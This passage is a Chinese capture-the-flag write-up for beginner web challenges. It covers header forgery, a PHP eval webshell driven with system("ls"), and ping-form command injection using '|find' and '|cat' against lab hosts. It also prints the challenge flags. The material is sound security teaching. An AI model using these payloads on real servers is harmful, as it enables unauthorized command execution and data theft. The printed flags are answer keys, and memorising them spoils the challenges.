
那直接打开HackBar，提交！

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量



提交之后，又出来一句话，用POST方式提交b=2

那依旧用HackBar进行提交



直接就得出flag了！！

```
cyberpeace{5dbc48d711c4eed763409558c2e6975f}
```

不过，我们不能为了做题而做题，我们应该还要了解一下题外知识！！

序号	方法	描述
1	GET	请求指定的页面信息，并返回实体主体。
2	HEAD	类似于 GET 请求，只不过返回的响应中没有具体的内容，用于获取报头
3	POST	向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。数据被包含在请求体中。POST 请求可能会导致新的资源的建立和/或已有资源的修改。
4	PUT	从客户端向服务器传送的数据取代指定的文档的内容。
5	DELETE	请求服务器删除指定的页面。
6	CONNECT	HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。
7	OPTIONS	允许客户端查看服务器的性能。
8	TRACE	回显服务器收到的请求，主要用于测试或诊断。
9	PATCH	是对 PUT 方法的补充，用来对已知资源进行局部更新。

Http的方法有很多种，甚至于，你先与服务器协调一致，可以采用自定义方法进行请求与相应！！

9.xff_referer

xff_referer

👍 165 最佳Writeup由 [话求 · DengZ](#) 提供

WP 建议

难度系数：★★ 2.0

题目来源：Cyberpeace-n3k0

题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

题目场景：http://111.200.241.244:53004

删除场景

倒计时：03:59:50 延时

题目附件：暂无

题目已答对

分享wp点赞赚金币哦 马上去写

看到xff以及referer应该是要伪造报文之类的，然后点进去瞅瞅！

首先我们得知道xff与referer是什么东西！

X-Forwarded-For (XFF) 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。Squid 缓存代理服务器的开发人员最早引入了这一HTTP头字段，并由IETF在HTTP头字段标准化草案中正式提出。当今多数 缓存服务器 的用户为大型ISP，为了通过缓存的方式来降低他们的外部带宽，他们常常通过鼓励或强制用户使用代理服务器来接入 互联网 。有些情况下，这些代理服务器是透明代理，用户甚至不知道自己正在使用代理上网。

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器该网页是从哪个页面链接过来的，服务器因此可以获得一些信息用于处理。

上述解释来自百度百科

ip地址必须为123.123.123.123

看提示就是要伪造XFF:

依旧抓包:

```
1 GET / HTTP/1.1 \r \n
2 Host: 111.200.241.244:53004 \r \n
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 \r \n
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 \r \n
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Connection: close \r \n
8 Cookie: look-here=cookie.php \r \n
9 Upgrade-Insecure-Requests: 1 \r \n
10 Cache-Control: max-age=0 \r \n
11 X-Forwarded-For: 123.123.123.123 \r \n
12 \r \n
13
```

转发，得出另一个提示!

必须来自https://www.google.com

这是伪造referer，然后抓包和上一个XFF一起伪造:

```
1 GET / HTTP/1.1 \r \n
2 Host: 111.200.241.244:53004 \r \n
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 \r \n
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 \r \n
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Connection: close \r \n
8 Cookie: look-here=cookie.php \r \n
9 Upgrade-Insecure-Requests: 1 \r \n
10 Cache-Control: max-age=0 \r \n
11 X-Forwarded-For: 123.123.123.123 \r \n
12 referer:https://www.google.com \r \n
13 \r \n
14
```

转发，得到flag!!

```
cyberpeace{8782ddf3a1086b66ce36aefd1ef9a218}
```

复制粘贴提交就可以了!!!

```
cyberpeace{8782ddf3a1086b66ce36aefd1ef9a218}
```

10.webshell

webshell 136 最佳Writeup由话求 · DengZ提供 WP 建议

难度系数： **2.0**

题目来源：[Cyberpeace-n3k0](#)

题目描述：小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景： <http://111.200.241.244:59133>

删除场景

倒计时：03:59:52 延时

题目附件：暂无

题目已答对 分享wp点赞赚金币哦 马上去写

webshell，来到好玩的一关了！

一般都是eval，可以用菜刀或者weevely来进入后门。

这里我们就直接用HackBar来进行简单的webshell操作！！

你会使用webshell吗？

```
<?php @eval($_POST['shell']);?>
```


我们先来搜索一番，PHP语言中的eval的作用！

- 1.eval() 函数把字符串按照 PHP 代码来计算。
- 2.该字符串必须是合法的 PHP 代码，且必须以分号结尾。

3.如果没有在代码字符串中调用 return 语句，则返回 NULL。如果代码中存在解析错误，则 eval() 函数返回 false。

所以它会直接执行eval内的任何语句，把字符串当成代码执行！！

那我们直接POST构造传值！



The screenshot shows a web proxy tool interface. On the left, there are buttons for 'Load URL', 'Split URL', and 'Execute'. The main area contains a text input field with the URL 'http://111.200.241.244:59133/'. Below the URL, there are checkboxes for 'Post data' (checked), 'Referer', 'User Agent', and 'Cookies', along with a 'Clear All' button. At the bottom, there is a text input field containing the payload 'shell=system("ls");'.

```
shell=system("ls");
```

然后就出来提示了！



ls是Linux系统中查看当前目录下文件的命令

直接就看到了当前目录下有一个flag.txt，接着用cat来访问该文件，得到flag！



```
cyberpeace{0327593210c5d1606a43f61ab7791ed2}
```

11.commad_execution

效，又是这个常见的ping功能，rce准备


command_execution  最佳Writeup由pinepple提供  

难度系数：

题目来源：[Cyberpeace-n3k0](#)

题目描述：小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。


题目场景： http://111.200.241.244:64566

倒计时：03:59:51 

题目附件：暂无



老规矩，先试个本地回环进行测试，很好地完成了功能！！

```
PING
```

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.053/0.059/0.064/0.004 ms
```

Linux内命令拼接可以用；或者管道符|或者&符来进行拼接

```
127.0.0.1|ls
```

```
PING

127.0.0.1|ls

PING

ping -c 3 127.0.0.1|ls
index.php
```

很好什么都没有发现

然后直接寻找吧！

```
127.0.0.1|find / -name flag.*
```

```
PING

127.0.0.1|find / -name flag.*

PING

ping -c 3 127.0.0.1|find / -name flag.*
/home/flag.txt
```

得到在/home/flag.txt下

然后cat查看！！

```
127.0.0.1|cat flag.txt
```



得到flag!!!

```
cyberpeace{c3c70bbb893a6ea850881c22a97ea1fa}
```

12.simple_js

这道题目，单纯就是先设置个障碍，玩一下心态，然后后面把答案赤裸裸地摆了出来！！

simple_js 898 最佳Writeup由Venom • IceM提供 WP 建议

难度系数： 3.0

题目来源：[root-me](#)

题目描述：小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

题目场景： http://111.200.241.244:55764 删除场景

倒计时：03:56:08 延时

题目附件：暂无

题目已答对

分享wp点赞赚金币哦 马上去写

然后有个密码框，一直填一直错，就查看源代码，发现JS代码：

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    <!-- 下面就是关键函数了-->
    function dechiffre(pass_enc){

      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab = pass_enc.split(',');
      var tab2 = pass.split(',');
      var i,j,k,l=0,m,n,o,p = "";
      i = 0;
      j = tab.length;
      k = j + (1) + (n=0);
      n = tab2.length;

      for(i = (o=0); i < (k = j = n); i++){
        o = tab[i-1];
        p += String.fromCharCode((o = tab2[i]));
        if(i == 5)
          break;
      }
      for(i = (o=0); i < (k = j = n); i++){
        o = tab[i-1];
        if(i > 5 && i < k-1)
          p += String.fromCharCode((o = tab2[i]));
      }
      //上面一点卵用都没有，直接看下面
      p += String.fromCharCode(tab2[17]);
      pass = p;
      return pass;
    }
    //长字符十六进制转换，直接用python解得： [55,56,54,79,115,69,114,116,107,49,50]
    //然后再ascii码输出，得到flag，然后再根据flag格式构造就可以了！！

    String["fromCharCode"]
    (dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31
\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );


  </script>
</head>
</html>

```

```

\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c
\x31\x30\x37\x2c\x34\x39\x2c\x35\x30
//截取下来放pycharm里！

```



输出:

```
C:\Users\jiang_xiao\PycharmProjects\soan  
55,56,54,79,115,69,114,116,107,49,50
```

然后遍历输出ascii转字符:

```
c=[55,56,54,79,115,69,114,116,107,49,50]  
for i in c:  
    print(chr(i),end="")
```

得到答案:

```
C:\Users\jiang_xiao\PycharmProjects\soan  
55,56,54,79,115,69,114,116,107,49,50  
7860sErtk12  
进程已结束,退出代码为 0
```

然后用flag格式进行构造:

```
Cyberpeace{7860sErtk12}
```

得到flag, 提交, 完事!!!